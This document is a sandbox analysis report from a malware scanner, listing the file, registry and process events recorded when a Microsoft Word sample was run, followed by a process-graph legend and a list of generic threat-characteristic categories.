Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2936 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\C4C10ED8.png Type: VSDT_PNG		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Data\Settings Value: None		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Options\VisiFlm Value: 0		2936
Delete File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2936
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~$Normal.dotm) Return: 1		2936
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRS{6EBF22BE-3A68-4B32-89E7-238C7FD9BB8F}.tmp) Return: 1		2936
Call System API	API Name: WinHttpCloseHandle Args: (9f07ca0) Return: 1		2936
Call System API	API Name: WinHttpCloseHandle Args: (c345268) Return: 1		2936
Call Thread API	API Name: NtResumeThread Args: (Process:2808,) Return: ?		2936
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2808], ppid[2936) Return: 1		2936
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:2808:msosqm.exe) Return: 1		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FEC\Usage\ProductFiles Value: 52980109		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FEC\Usage\ProductFiles Value: 5298010a		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FEC\Usage\WxpFiles Value: 52980002		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		2936
Delete File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		2936
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb) Return: 1		2936
Delete File	Path: %TEMP%\JETE3DF.tmp Type: VSDT_EMPTY		2936
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2936 File: %TEMP%\JETE3DF.tmp Type: VSDT_EMPTY		
Detection	Threat Characteristic: Creates process Process ID: 2808 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe		
Call Mutex API	API Name: CreateMutexA Args: (0, 0, Local\MsoSqmExeMutex) Return: 238	2936	2808
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\13CA5373.wmf) Return: 0		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTF Value: 7b6		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTA Value: 7b6		2936
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_1 Value: None		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		2936
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	2936	2808
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	2936	2808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\QMSessionCount Value: 2	2936	2808

▼ Screenshot



Process Graph Legend

Node

- Submitted sample
- Root process
- Child process
- Direct event
- Indirect event
- Created — Event actions

Notable Threat Characteristics

- Anti-security, self-preservation
- Autostart or other system reconfiguration
- Deception, social engineering
- File drop, download, sharing, or replication
- Hijack, redirection, or data theft
- Malformed, defective, or with known malware traits
- Process, service, or memory object change
- Rootkit, cloaking
- Suspicious network or messaging activity